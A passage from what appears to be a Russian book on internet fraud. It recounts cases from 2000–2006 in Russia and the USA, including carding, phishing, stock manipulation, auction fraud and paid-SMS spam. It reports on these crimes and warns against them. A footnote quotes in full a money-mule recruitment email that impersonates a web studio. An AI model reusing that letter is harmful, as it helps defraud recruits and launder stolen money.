предложениями на английском языке[42]. Представители настоящей «Триумвират Девелопмент» в официальном заявлении отмечали, что все сообщения, разосланные от имени немецкой компании Triumvirat Development, – это попытка организации финансовой аферы. В результате данной схемы компании, которые захотят помочь мошенникам «оптимизировать налогообложение», не только потеряют собственные средства, но и рискуют подвергнуться судебному преследованию за участие в «отмывании» денег. Как рассказала в интервью CNews.ru заместитель директора компании «Триумвират Девелопмент» Ольга Батраева, в компании обнаружили Интернет-двойников после того, как стало поступать множество писем австралийских пользователей. «Была полностью скопирована наша англоязычная версия с изменённой контактной информацией. Мы были так поражены этой наглостью, что в первый момент у нас даже опустились руки», – отмечала г-жа Батраева. По её словам, выяснить, в каком государстве проживают Интернет-мошенники, так и не удалось. Тем не менее, у компании есть неподтвержденные подозрения, что за этим стоят выходцы из России. «Обнаружив сайт-двойник, мы сразу подали заявление в полицию Франкфурта, попытались дозвониться по ука-

---

[42] **********

Тема: Работа для граждан Австралии.

Меня зовут Алекс Берман. Я менеджер студии Web-дизайна под названием Triumvirat Development. Мы находимся во Франкфурте, Германия. Мы работаем в Австралии с корпоративными клиентами, и некоторые из них предпочитают совершать телеграфные переводы денег, однако мы не можем принимать международные переводы из-за высоких налогов. В Германии налог при международном денежном переводе, совершённом юридическим лицом (компанией), составляет 25%. Для нас нет смысла работать таким образом, однако мы не хотим потерять наших заказчиков. Налог при международном денежном переводе, совершённом частным лицом, составляет 7% – вот почему нам нужны Вы! Для начала вам нужно иметь банковский счёт. Система полностью автоматизирована. Вы будете:

работать лишь 1–2 часа в день в любое выбранное вами время;
получать и оформлять платежи от наших клиентов через ваш банковский счёт;
сообщать обо всех новых платежах;
действовать лишь в рамках закона;
зарабатывать минимум 1500–2000 долларов в месяц.

Ваша работа заключается в получении телеграфных переводов и перевода их нам через Western Union. Ваша зарплата будет составлять 7–15 % от каждого оформленного вами платежа (вы начинаете с 7%). Пожалуйста, не стесняйтесь связаться с нами и задать любые вопросы. Наш электронный адрес triumvirat@smnetworking.biz Алекс Берман, Triumvirat Development.

занным на сайте телефонам, но там работал автоответчик, – продолжила свой рассказ г-жа Батраева. – Тогда мы списались с зарубежными провайдерами, объяснили суть проблемы, и где-то через неделю после этого сайт-двойник был отключён». Кроме того, по рекомендации ФСБ России, компания подала заявление в российское представительство Интерпола. «Нам необходимо было предотвратить возможные претензии к нам, поэтому мы постарались предупредить максимальное количество людей, в том числе – своих клиентов и партнёров», – добавила г-жа Батраева. По её мнению, электронные мошенники не успели нанести компании ущерб в силу того, что представители «Триумвират Девелопмент» достаточно быстро отреагировали на инцидент: «Мошенники делали рассылку корпоративным пользователям, и нам даже поступило несколько писем о том, что компании собираются перечислить деньги по адресу, указанному на сайте-двойнике, только просят подтвердить, что такие люди у нас работают». По мнению г-жи Батраевой, компании должны быть очень внимательны к попыткам нанести ущерб их бизнесу и зарегистрировать все возможные домены, чтобы мошенники не могли их копировать с целью проведения аферы. По нашему мнению, этот пример Интернет-мошенничества просто просится в учебники по криминалистике.

Кстати, в октябре 2004 года с докладом на 6-й международной конференции «Право и Интернет» выступил старший оперуполномоченный управления «К» ГУСТМ МВД России Антон Кузнецов. Вот лишь краткая выдержка из очень насыщенного доклада: «За последние пять лет значительно изменились способы совершения преступлений. При этом уголовное законодательство в данной области много лет не претерпевает ни малейших изменений, несмотря на неоднократные попытки Управления “К” ввести дополнительные составы преступления. Принятые же нормативные акты, призванные регулировать деятельность в информационной сфере, не только не восполняют имеющиеся пробелы, но и создают новые лазейки для преступных элементов. До сих пор так и не выработана стройная система взаимодействия правоохранительных органов, других государственных структур, а также

общественных и коммерческих организаций в данной области». Это говорит профессионал, к словам которого следует внимательно прислушаться. Действительно, зачастую компьютерному преступнику за его деяния вменяют ту статью УК, которую легче отстоять в суде.

Однако продолжим.

В декабре 2004 года уральского переводчика с английского Юрия Лазарева осудили на один год условно за мошенничество в Интернет. Такое лёгкое наказание, по всей видимости, было связано с тем, что его жертвами были преимущественно богатые иностранцы, не вызвавшие у правосудия особенного сочувствия. Всего в поле зрения правоохранительных органов попали 3000 (!) жертв Лазарева, у которых он выманил почти 300 000 долларов. Афера мошенника заключалась в том, что он нанял женщин для написания романтических посланий якобы будущим женихам за рубежом и дополнил их фотографиями весьма привлекательных девиц. Затем электронные письма были разосланы более чем трём тысячам одиноких мужчин в Новой Зеландии, Австралии, Канаде, США и некоторых других странах. В посланиях содержалась в целом банальная просьба выслать деньги на оформление визы и другие расходы, связанные с поездкой. За каждое удачное послание, приведшее к переводу денег, Лазарев платил автору 60 долларов. Сладкой жизни пришёл конец вскоре после жалобы одного из адресатов, пришедшей прямиком на Web-сайт Президента Российской Федерации В. В. Путина.

17 мая 2006 года «Коммерсантъ» сообщил о том, что представитель УБЭП ГУВД Москвы заявил о раскрытии очередного случая мошенничества с банковскими пластиковыми картами – четверо москвичей придумали, как похищать деньги с банковских счетов граждан США. Поиском мошенников оперативники столичного УБЭП занялись после того, как в феврале 2006 года к ним обратились коллеги из американской полиции, которые сообщили, что через московские банкоматы с банковских счетов граждан США регулярно похищаются крупные суммы денег. Стало ясно, что в Москве действует очередная группа так называемых кардеров – мошенников, похищающих

деньги при помощи поддельных банковских карт. На этот раз выйти на след компьютерных преступников оказалось несложно. «Они допустили очень серьёзную ошибку: снимали деньги через одни и те же десять банкоматов в центре Москвы», – рассказали в УБЭП. Оперативники установили на этих банкоматах скрытые камеры и взяли их под наблюдение. Вскоре возле одного из них на Тверской улице были задержаны Николай Лючинов и Владимир Пономарёв. Молодых людей взяли сразу после того, как по поддельной банковской карте они сняли 2500 долларов[43]. В карманах задержанных оперативники нашли ещё 12 поддельных банковских карт с PIN-кодами. На допросе молодые люди рассказали, что они только снимали деньги, а придумали схему мошенничества и изготавливали карты на специально снятой квартире их друзья – выпускники одного из престижных технических вузов Москвы, специалисты по компьютерным технологиям Алексей Воздвиженский и Максим Трутнев. При помощи специального оборудования мошенники кодировали магнитную ленту на обычной пластиковой карточке. Их тоже задержали. Выяснилось, что в 2005 году Воздвиженский и Трутнев познакомились через Интернет с группировкой кардеров из США. Американцы предложили совместный бизнес: они поставляют данные о банковских счетах и картах, а их российские сообщники, используя эти данные, изготавливают поддельные карты, похищают по ним деньги и 80% похищенного переправляют через систему электронных платежей в Интернет американским партнёрам. В отношении задержанных возбуждено уголовное дело по статье 159 УК РФ («Мошенничество»), а их американскими подельниками занялась полиция США. Отметим, что в 2005 году МВД зафиксировало около 15000 преступлений в сфере высоких технологий, причем свыше 10000 из них относятся к категории компьютерных. Следуя той же статистике, уголовные дела, возбужденные в отношении изготовителей поддельных пластиковых карт, составили около 10% от общего количества дел в сфере компьютерной

[43] Всего по поддельным пластиковым картам было снято со счетов состоятельных американцев более 500 000 долларов.

преступности. Таким образом, в России кардинг пока не является основным видом преступлений в области информационных технологий, но министр внутренних дел Российской Федерации Рашид Нургалиев, отметил, что «в целом по России наблюдается увеличение числа электронных атак на информационные ресурсы банковских структур». По мнению правоохранительных органов, случаев электронного мошенничества в банковском секторе совершается намного больше, чем фиксируется, в первую очередь, из-за нежелания банков и платёжных систем сообщать об удавшихся нападениях на счета их клиентов. К тому же по оценкам национального отделения ФБР США по компьютерным преступлениям 85–97% от числа всех компьютерных преступлений нельзя даже установить, а в 90% случаев не удаётся определить и личность мошенника.

24 мая 2006 года РБК сообщило, что в Москве задержана группа молодых людей, занимавшихся мошенничеством в Интернет. Молодые люди совершили мошенничества в отношении ряда столичных Интернет-магазинов и действовали по следующей схеме. Выходя на представителей торговых компаний, они представлялись работниками несуществующих организаций или действительно зарегистрированных фирм, не имея к ним никакого отношения, и договаривались об отпуске дорогостоящих товаров без подтверждения полученного платёжного поручения. Для придания правдоподобия своей легенде ими были подготовлены заведомо подложные документы (доверенности, гарантийные письма), выполненные на качественном компьютерном оборудовании. Оперативники установили, что в марте 2006 года мошенники, действуя по вышеописанной схеме, похитили у одной из фирм 4 ноутбука. 19 мая 2006 года они пытались подобным образом присвоить 8 ноутбуков, но сотрудники компании «Адокс» выяснили, что номер контактного телефона, который оставили мошенники, использовался также при попытке заключения контрактов от имени других фирм. Прибывшие на место оперативники задержали мошенников. Имена задержанных, а также их количество в интересах следствия пока не разглашались, но по данному факту было возбуждено

уголовное дело по ст.159 Уголовного кодекса РФ («Мошенничество»). Известно также, что, несмотря на неопровержимые доказательства, мошенники всячески затягивают расследование, не признавая свою вину и ссылаясь на то, что стали жертвой недоразумения, а по адресу, где их задержали сотрудники милиции, они оказались совершенно случайно

В июле 2006 года в Казани были задержаны подозреваемые в организации преступной группы, похитившей специальную программу, позволяющую пополнять личные счета абонентов компаний-операторов связи без реальной оплаты предоставляемых услуг, а также производить финансовые операции через электронную платёжную систему WebMoney. Мошенники продавали копии украденной программы по цене от 15000 до 30000 рублей в зависимости от платёжеспособности покупателей, обеспечивая программе техническую поддержку, а также 6-месячное гарантийное обслуживание! Также при помощи украденной программы злоумышленники пополняли собственные счета и счета своих знакомых. Оперативники установили, что мошенники, используя услугу GPRS, осуществляли перевод денег через системы WebMoney со счёта казанского филиала компании, оказывающей услуги оплаты сотовой связи, на «электронные кошельки», созданные на подставных лиц. В дальнейшем посредники за вознаграждение «обналичивали» денежные суммы через банкоматы либо пункты выплаты денежных переводов. Общая сумма похищенных таким образом денежных средств составила свыше 600 000 рублей. В результате проведения следственных действий в момент обналичивания похищенных денежных средств в размере 200 000 рублей оперативники задержали с поличным всех подозреваемых по данному делу. Также были установлены лица, выступавшие посредниками при обналичивании похищенных денег. По месту жительства подозреваемых были изъяты два компьютера, две флэш-карты с копиями похищенной программы, а также материальные ценности и наличные деньги на общую сумму 280 000 рублей. По данному факту прокуратура возбудила уголовное дело по ст. 159 УК РФ («Мошенничество»).

Компания Adobe Systems Europe совместно с российским дистрибьютором – компанией «АТРИ-Графика» – в июле 2006 года продолжила реализацию в России программы, направленной на борьбу с компьютерным пиратством. Как заявил менеджер по координированию антипиратской деятельности Adobe Наджиб Хан, для борьбы с Интернет-мошенничеством компания использует различные технические приёмы, например активацию программ. «Конечно, люди, которые занимаются такого рода мошенничеством, очень умны, – сказал Наджиб Хан. – Они продают не только программы, но и другие поддельные вещи – лекарства, часы. Это большой бизнес, и бороться с ним надо последовательно и постоянно. Такая работа за один день не делается. Это то же самое, что наркобизнес. Нельзя справиться с наркобизнесом за один раз, просто вложив много денег или обрушив на него армию. Это долгосрочный процесс. Мы в Adobe считаем, что борьбу необходимо построить на обучении людей. Обучение – самый действенный способ повлиять на поведение пользователя».

В начале июля 2006 года в Рунет появился мошеннический Web-сайт, создатели которого предлагали всем желающим принять участие в благородном деле «перевода части книг Российской государственной библиотеки в электронный формат» плюс ещё и заработать на этом. Для того чтобы внести свою лепту в оцифровку библиотечных фондов главной российской библиотеки и начать зарабатывать на этом от 12 до 40 рублей за лист, требовалось совсем немногое – перевести 105 рублей за «почтовые расходы», а тем, кто не хочет ожидать обычное письмо, предлагалось заплатить 245 рублей за «курьерскую доставку». Классическое начало мошеннической схемы – небольшой авансовый платёж перед тем, как начать зарабатывать миллионы, имело такое же продолжение – «почтовые расходы», естественно, предлагалось оплатить не на официальный счёт библиотеки, а на «электронные кошельки», зарегистрированные на некоего Тимофеева меньше месяца назад. По мнению эксперта ЮНЕСКО Евгения Альтовского, «действуя от имени РГБ, аферисты наносят урон её деловой репутации, так что есть все основа-

ния обратиться в правоохранительные органы, не дожидаясь заявлений от пострадавших, – это могло бы значительно ускорить поимку мошенников, так как пострадавшие от таких видов мошенничества редко обращаются с заявлением в милицию».

В августе 2006 года в Рунет появился новый вид мошеннических писем, в которых спамеры под тем или иным предлогом провоцируют получателей якобы бесплатно отправить SMS определённого вида (содержащее заданное кодовое слово и/или номер) на номер платного сервиса. Предлоги бывают самые разнообразные, однако цель мошенников одна – пополнение их личных счетов за счет пользователей. В одном из таких писем, зафиксированных «Лабораторией Касперского», мошенники, в соответствии с положениями вступившего в силу 1 июля 2006 года нового закона «О рекламе», предлагают пользователям отписаться от спам-рассылок. Для этого им необходимо отправить SMS-сообщение определённого содержания на короткий номер 1045, получить в ответ ссылку на страницу Web-сайта, где якобы опубликованы спамерские базы адресов, и удалить свой адрес из этой базы. Мошенники утверждают, что SMS-сообщение является полностью бесплатным, все законы соблюдены, а они якобы хотят оставаться законопослушными гражданами.

1. Отписаться от спама с помощью SMS невозможно.

2. SMS на номер 1045 на самом деле являются платными, причём стоимость сообщения, отправленного на этот номер, превышает стоимость обычного SMS-сообщения, то есть это платный сервис.

В ответ на отправленное сообщение приходит SMS: «спасибо за понимание». Доверчивые пользователи не будут отписаны от спам-рассылок, зато они лишатся некой суммы на своих мобильных счетах, а находчивый спамер, сыгравший на нежелании пользователей получать спам-рассылки, может неплохо «заработать».

Вряд ли создатели подобных платных сервисов предполагали, какое применение найдут ему спамеры. Однако в связи с участившимися случаями

мошенничества они были вынуждены начать «бороться за чистоту сервиса». Руководитель группы спам-аналитиков «Лаборатории Касперского» Анна Власова так прокомментировала сложившуюся ситуацию: «Мы рекомендуем пользователям электронной почты не доверять сообщениям, пришедшим от неизвестных адресатов, не попадаться на удочку “доброжелателей”, предлагающих лёгкие и быстрые способы обогатиться, и не верить добрым намерениям спамеров – они используют любую возможность, чтобы нажиться за ваш счёт». Следует подчеркнуть, что в Рунет растёт доля мошеннических писем в спаме. Если в 2005 году среднее значение доли спама тематики «компьютерное мошенничество» составило 11% от общего потока рекламных писем, то во втором квартале 2006 года этот показатель достиг уже 18,2%. Однако мошенники не ограничиваются увеличением количества рассылаемых писем: они используют новые, всё более совершенные способы обмана.

15 августа 2006 года «Комсомольская правда» сообщила о том, что база данных Пенсионного фонда Красноярского края стала добычей преступников. В результате на местном радиорынке её можно приобрести за 6000–7000 рублей. Примечательно, что в ней имелись полные сведения о паспортных данных жителей города и области. Информацию о жителях Красноярского края отныне может получить любой желающий. Представитель ОБЭП заявил, что на местном рынке можно купить «всевозможные личные сведения». Однако бороться с этим, по его словам, очень трудно, так как «по закону такие базы не являются государственной тайной, и у них нет правообладателя». Эксперты InfoWatch поставили под сомнение заявление сотрудника правоохранительных органов. По их убеждению, эти базы защищены законом «О персональных данных», недавно подписанным президентом. Так что наказывать можно – как продавцов личных сведений граждан, так и инсайдеров в Пенсионном фонде Красноярска, замечают в компании. По словам её представителя, подобные утечки происходят постоянно. Например, два года тому назад украли и растиражировали базу налоговой инспекции по подоходному налогу. В открытый доступ попали 36 млн. деклараций жителей

Москвы и Подмосковья за 1999–2002 годы. Стоимость диска с данными о гражданах составляла около 1000 рублей. «Такие утечки происходят постоянно. Однако долго это продолжаться не может. Новый закон “О персональных данных” уже создал юридическую базу, чтобы наказывать распространителей, мошенников и двурушников из министерств и ведомств. Нашей милиции лишь осталось научиться применять этот закон», – считает Денис Зенкин, директор по маркетингу компании InfoWatch.

АМЕРИКА

Арестованные 6 января 2000 года четыре подростка из Нью-Джерси (США) были обвинены в воровстве и мошенничестве с кредитными карточками, сговоре и получении краденой собственности. Детектив Джэй Дэвис сообщил, что двое из них (14-ти и 16-ти лет) добывали номера кредитных карточек, обманным путём выуживая информацию от пользователей AOL и Earthlink. Полученные номера они использовали для покупок на общую сумму до 8000 долларов. В целях конспирации заказы делались на адреса пустующих домов. В связи с этим представитель AOL ещё раз предупредил пользователей о недопустимости выдачи своих паролей и координат лицам, представляющимся администрацией компании, так как легальная компания никогда не спрашивает пользователя о таких вещах.

Арестованным в феврале 2000 года 31-летним Джейм Шерет и Гленн Конли было предъявлено обвинение в биржевом мошенничестве через Интернет по отношению к 60 компаниям. Скупая акции мелких компаний, стоящие по несколько центов, они рассылали огромное количество электронных сообщений якобы от имени America Online с рекламой этих компаний. Подняв цену акций, таким образом, мошенники продавали их на бирже. В результате за три месяца им удалось получить прибыль в 1,31 млн. долларов. По совокупности совершённого мошенников ожидает до 5 лет тюремного заключения и до 250 000 долларов штрафа или выплата размера незаконно полученной прибыли в двукратном размере.

В начале марта 2000 года три студента и один выпускник юридической школы, а также член горсовета Colorado Springs согласились возместить ущерб от своих биржевых махинаций, не доводя дело до суда. Поводом для этого стала жалоба из SEC – Комиссии по биржам и ценным бумагам. Дуглас Кольт, 24-летний третьекурсник юридического колледжа штата Вашингтон, открыл в Интернет Web-сайт fastTrades.com и с его помощью «заставлял» покупать малоценные акции, которые вследствие этого резко росли в цене. Перед этим он, его мать (член горсовета), и большое количество друзей закупали большое количество пока ещё дешёвых акций. В жалобе SEC говорилось о том, что Кольт за месяц с февраля по март 1999 года «сгенерировал» доход для себя, матери и своих друзей в размере 345 000 долларов. Акции, разрекламированные им на Web-сайте, порой взлетали в цене на 700%.

10 апреля 2000 года Федеральная торговая комиссия США выдвинула обвинения против трёх медицинских Web-сайтов[44]. В обвинении утверждалось, что в размещённой на этих Web-сайтах рекламе медицинских препаратов содержатся ложные утверждения об эффективности и научной обоснованности их применения. К тому же компании использовали на своих Web-сайтах изощрённые методы воздействия на сознание пациентов, способные ввести в заблуждение. Федеральная комиссия уже не в первый раз пытается оказать воздействие на распространение недостоверной информации через Интернет, поскольку в США в 1999 году около 35 млн. человек использовали Интернет как источник медицинской информации. Комиссия предупредила всех пользователей Интернет об опасности, которая таится в очередной панацее. Кроме того, необходимо с сомнением относиться к использованию в медицинской информации таких терминов, как «научный прорыв», «волшебное средство», «эксклюзивный продукт», «секретный ингредиент» и «древнее лекарство».

[44] Обвиняемые компании-владельцы Web-сайтов - это Natural Heritage Enterprises, CMO Distribution Centers of America и EHP Products of Ashland.

А несколькими днями позже, 20 апреля, агентами ФБР был арестован мошенник, орудовавший на Интернет-аукционах. Гражданин США, находясь в квартире в Сиэтле, предлагал на онлайновых аукционах бытовую электронику. Покупатели отправляли деньги, но взамен ничего не получали. Мошенник действовал под тремя именами и успел «продать» товары как минимум 12 покупателям на общую сумму 15000 долларов. Обвинение было предъявлено ему под одним из вымышленных имён – Джефф Старк. Обвиняемому вменили статьи, согласно которым наказание составляет до 250 000 долларов штрафа и три года условно, а также выплату ущерба, нанесённого репутации аукциона eBay и судебные издержки. Интересно, что в то время представитель проведшей арест спецслужбы вынужден был заявить: «В связи с редкостью таких случаев ФБР США не может точно оценить масштабы ущерба».

Через год-другой такое заявление уже не могло бы прозвучать, так как назвать подобные случаи редкостью стало просто невозможно. Уже в мае 2000 года правоохранительные органы США серьёзно обеспокоились учащением случаев электронного мошенничества в Интернет и подчёркивали, что данные правонарушения угрожают развитию электронной коммерции в целом. При этом речь шла не только и не столько о мошенничестве со стороны покупателей, сколько о мошенничестве со стороны продавцов – продажа несуществующих товаров на онлайновых аукционах, недействительных или фальшивых акций и т. д. Министерство юстиции США полагало, что основной упор необходимо делать на расширение международного сотрудничества в сфере борьбы с подобного рода правонарушениями. Более того, указанное министерство, ФБР США и Национальный центр по преступлениям служащих создали Центр жалоб на мошенничество в Интернет (Internet Fraud Compliant Center). Заполнив специальную форму на Web-сайте Центра, можно сообщить о случаях мошенничества в Интернет. По словам генерального прокурора США Джанет Рено, «центр даёт возможность потребителям, полагающим, что они стали жертвами Интернет-мошенников, быстро и эффективно

сообщить об этом в правоохранительные органы… От возможностей общения с частными гражданами и компаниями во многом зависит успех нашей борьбы с преступностью в Интернет».

24 мая 2000 года ФБР США объявило о задержании человека, вымогавшего новую машину и другие товары у занимающейся онлайновой книжной торговлей компании Audible Inc. из Нью-Джерси. 36-летний Нельсон Роберт Холкомб, студент Государственного университета Колорадо, был арестован в университетском кампусе в Форт Коллинзе. Холкомб начиная с 20 апреля отправлял в компанию Audible Inc. электронные письма, в которых заявлял, что нашёл способ в обход защитных систем бесплатно скачивать содержимое Web-сайта компании, и угрожал в случае невыполнения его требований огласить этот метод публично. В обмен на молчание студент требовал предоставить ему автомобиль Volvo последней модели, два цифровых аудиоплеера и на будущее право на неограниченное скачивание книг с Web-сайта Audible Inc. 2 мая компания согласилась с требованиями шантажиста и на следующий день получила письмо из университета Колорадо, по которому специалисты ФБР США установили имя отправителя. Письмо также содержало адрес и телефонный номер для отправки обещанных предметов. Дальнейшее задержание мошенника было уже делом техники, так как почтовый ящик был зарегистрирован на настоящее имя владельца. Холкомбу было предъявлено обвинение по статьям, в соответствии с которыми предусматривается наказание до 2 лет тюремного заключения и 100 000 долларов штрафа.

20 июля 2000 года были арестованы двое мошенников, похитивших со счетов клиентов сетевого брокера E*Trade и с различных кредитных карточек до 1,5 млн. долларов. 29-летняя Джинет Фрэнклин и 35-летний Бабатунде Озинаме похитили около 700 000 долларов у восьми работников американского офиса шведской телекоммуникационной компании Ericsson с их онлайновых счетов в компании E*Trade. Кроме того, мошенники похитили около 840 000 долларов с других кредитных карт, которые использовали клиенты компании E*Trade. Обоим задержанным предъявлено обвинение в бан-

ковском мошенничестве, почтовом мошенничестве и мошенничестве при финансовых переводах. Сама же технология краж была проста: Фрэнклин работала в департаменте оплаты счетов Ericsson, где собирала информацию и передавала её Озинаме, который снимал деньги со счетов, используя компьютеры в Chaffey Community College в своём родном городе Ранчо Кукамонга (штат Калифорния).

17 августа 2000 года SiliconValley.com сообщила, что накануне трём жителям Нью-Йорка было предъявлено обвинение в мошенничестве и обмане инвесторов. Эта троица продала на 5,5 млн. долларов ценных бумаг и обязательств по созданию «онлайновой виртуальной галереи искусств и Web-сайта по продаже ювелирных украшений» под названием Precious Stones Trading Worldwide. В официальном заявлении Комиссии по ценным бумагам и биржам (SEC) говорилось, что Precious Stones Trading Worldwide «не собирался вести какую-либо деятельность, кроме обмана инвесторов». Рассел Рапопорт из Манхэттена и братья Эдуард и Игорь Ландбаумы из Бруклина предстанут перед судом Манхэттена по обвинению в мошенничестве с ценными бумагами, почтой и банковскими переводами, что грозит им 15 годами тюрьмы и штрафом до 1,25 млн. долларов.

Не прошло и недели, как 22 августа газета Upside Today сообщила, что представители властей штата Массачусетс объявили о том, что против трёх граждан США выдвинуто официальное обвинение в публикации ложной информации о биотехнологических компаниях с целью дезинформации рынка о реальном положении дел и понижения цен на их акции. Реймонд и Ричард Констанцо, а также Эфраим Моррис заполнили доски объявлений и форумы портала Yahoo! тысячами ложных сообщений о деятельности компаний Biomatrix Inc и Genzyme Corp. от имени вымышленных ими людей для манипуляции ценами на акции этих компаний, причём данная деятельность велась ими в течение полутора лет. В процессе расследования выяснилось, что более половины из 33000 сообщений на доске объявлений BMX портала Yahoo! были выполнены этим криминальным трио. В пресс-релизе, сообщающем об

этом случае, государственный секретарь штата Массачусетс Уильям Голвин отмечал, что «в результате деятельности электронных мошенников цена акций Biomatrix опустилась с 35 до 21 долларов».

23 августа 2000 года Newsbytes сообщила, что Федеральная комиссия по торговле США выдвинула иск против нескольких «сайтов для взрослых», владельцы которых были обвинены в мошенничестве. Владельцы Web-сайтов намеренно вводили в заблуждение посетителей, предлагая им якобы бесплатный «тур» по своему Web-сайту, но при этом снимали деньги с их кредитных карточек. Как отметил представитель Комиссии Стивен Бейкер, «это, наверное, одно из самых крупных дел, которыми мы занимались за всю историю существования организации». Мошенники незаконно получали со своих клиентов 10 млн. долларов каждый месяц. Как подозревают представители Комиссии, все Web-сайты, против которых выдвинут иск – playgirl.com, highsociety.com и ещё несколько других, принадлежали двум жителям Нью-Йорка. За один «тур» мошенники умудрялись «облегчить» кредитную карточку клиента на сумму от 20 до 90 долларов. Так как для Америки это не очень крупная сумма, большинство людей просто не замечали пропажи денег.

30 августа 2000 года в США начался судебный процесс над организаторами финансовой пирамиды под названием «Le Club Prive». Как сообщало агентство Associated Press, от действий мошенников пострадали около 2000 человек, при этом общая сумма ущерба составила 5,6 млн. долларов. Пользователям предлагалось вступить в некий Клуб Интернет-инвесторов, члены которого якобы имели возможность получать профессиональные консультации по инвестированию. Кроме того, предлагалась покупка акций взаимных фондов, которые должны были обеспечить огромные доходы. Стоимость членства в клубе составляла 1495 долларов, при этом надо было платить ежемесячные взносы в размере 149 долларов. Для привлечения большего количества пользователей «Le Club Prive» объединил финансовую пирамиду с принципом многоуровневого маркетинга. Каждый член клуба, который при-

водил в клуб ещё одного пользователя, получал премию в размере 500 долларов. Согласно официальному заявлению американской Комиссии по ценным бумагам, в действительности «Le Club Prive» представлял собой всего лишь одну из форм электронного мошенничества. Как выявило расследование, около 3,4 млн. долларов из средств, собранных организаторами Интернет-клуба, было потрачено на собственные цели. Все счета организаторов пирамиды были срочно заморожены, но окончательные меры, которые будут применены к мошенникам, не определены.

Информационное агентство Associated press сообщило, что 21 сентября 2000 года Комиссия по биржам и ценным бумагам США возбудила уголовное дело против 15-летнего Джонатана Лебедя, который заработал 272826 долларов путём незаконной торговли акциями по Интернет. Комиссия заявила, что Джонатан заключил с биржевиками 11 сделок, которые были основаны на дезинформации о реальных котировках. Схема аферы была следующей: юноша приобретал небольшие пакеты акций, платя за каждую, например, 2 доллара, а затем рассылал участникам рынка электронное сообщение, в котором говорилось о грядущем росте акций до 20 долларов. Получив сообщение, многие покупали акции, что резко увеличивало спрос на них и их биржевую стоимость. Затем подросток продавал свой пакет, но уже за большую цену. Прибыль от каждой подобной сделки составляла от 11000 до 74000 долларов. Сделки проводились от имени отца Джонатана, Грегори Лебедя, через его биржевой счёт, который опекали два брокера. Причём ни отец, ни брокеры, ни инвесторы, которые пострадали в результате махинаций, ни разу не заметили подвоха. По приговору суда семья Джонатана вынуждена будет вернуть все деньги, которые он заработал, а также возместить судебные издержки. Общая сумма штрафа составила 285 000 долларов. «Я думаю, что инвесторы должны более осторожно относиться к сообщениям о курсах акций, которые они получают по Интернет. Всё-таки нужно проверять информацию у надёжных источников, прежде чем предпринимать какие-то действия», – сказал администратор филадельфийского офиса Комиссии по

биржам и ценным бумагам Рональд Лонг, который обнаружил мошенничество. Руководитель отделения Комиссии Джой Томпсон заявил, что «вообще удивлён и не имеет представления, как могли проводиться подобные сделки».

«Mercury Center» 29 декабря 2000 года сообщила, что Диана Плоурд и Дэвид Мартинелли, проживающие в штате Коннектикут (США), согласились выплатить федеральному правительству более 72000 долларов в ответ на выдвинутое против них обвинение в том, что они создали финансовую пирамиду в Интернет. Как сообщила Федеральная торговая комиссия США, Диана Плоурд и Дэвид Мартинелли действовали по схеме «работа на домашнем компьютере». В числе их жертв оказались тысячи пользователей Интернет, и всего мошенники собрали около 430 000 долларов. Плоурд и Мартинелли рассылали пользователям Интернет сообщения по электронной почте, предлагая почасовую оплату за выполнение работы на домашнем компьютере. Те, кто соглашался, должны были заплатить от 9,95 до 28,72 долларов за регистрацию. Затем им поручалось рассылать рекламные сообщения, идентичные тем, которые получили они сами. Плоурд и Мартинелли обязались в будущем не принимать участие в финансовых пирамидах, а также выплатить 72312 долларов. Эти деньги были направлены жертвам мошенников. По итогам данного дела представители Комиссии отметили следующее: «В последнее время в Интернет появляется всё больше пирамид и схем “работы из дома”. Однако уникальность дела Плоурд и Мартинелли заключается в том, что им удалось совместить оба вида мошенничества».

13 декабря 2000 года 46-летний житель Калифорнии Джейсон Гарон, которого обвиняли в распространении миллионов относящихся к спаму электронных писем, признался в мошенничестве с использованием Интернет. Гарон «покаялся» в том, что он по электронной почте распространял среди подписчиков America Online анонимные сообщения, рекламирующие порнографию и схемы быстрого обогащения. Чтобы скрыть их истинное происхождение, Гарон рассылал сообщения через компьютерную систему графи-

ческой студии компании Market Vision, но в результате резко возросшего трафика в сети Market Vision произошёл сбой. По приговору суда Джейсон Гарон получил 5 лет тюремного заключения.

2 января 2001 года двум жителям Южной Калифорнии было предъявлено обвинение в обмане покупателей. Один из них был арестован, но местонахождение второго так и не удалось установить. Арестованный Джордж Артур Круз, известный полиции и под именем Ричард Кортез, был уличён в мошенничестве с электронной почтой и в отмывании денег. Круз продал товары с аукциона eBay на сумму 76000 долларов, но, как сообщили покупатели, товары они так и не получили. В общей сложности жертвами мошенника стали 40 покупателей eBay.

Находящийся в бегах от правосудия Хен Бен Хейм, также известный полиции как Шейх Албаз, обманул более 200 пользователей eBay, украв у них около 32000 долларов. В случае доказательства в суде его вины, Хейму по совокупности преступлений плюс побег грозит 75 лет тюремного заключения. Это не первые случаи мошенничества на аукционе eBay. Несколькими месяцами ранее коллекционеры спортивных реликвий подали в суд на eBay, обвинив компанию в том, что она не предприняла меры, чтобы помешать продаже фальшивых спортивных реликвий. В конце 1999 года ещё один мошенник, тоже житель Калифорнии, укравший 36000 долларов у 31 покупателя eBay, был приговорён к 14 месяцам тюрьмы.

Интернет-издание CNews.ru 16 февраля 2001 года в заметке под заголовком «Сын бразильского сенатора похитил через Интернет 10000 кредиток» сообщило, что мошеннику удалось похитить 10000 номеров кредитных карточек клиентов бразильского портала Universal Online. Как заявили представители полиции г. Сао-Паоло, злоумышленник послал клиентам портала сообщение, в котором уведомлял о том, что им необходимо пройти перерегистрацию. Далее клиентов Universal Online просили заполнить регистрационную форму на подставном Web-сайте. Среди прочей информации их просили ввести номер своей кредитной карточки. Полиции удалось отследить, куда

перенаправлялась почта с украденными номерами кредиток. Расследование вывело полицейских на телефонный номер, принадлежащий одному из членов Сената Бразилии! В доме сенатора был изъят компьютер, на «жёстком» диске которого полицейские обнаружили улики, связанные с данным преступлением. Полиция подозревала, что в совершении преступления замешан сын сенатора, но о судебном преследовании мошенника никаких сообщений не поступило.

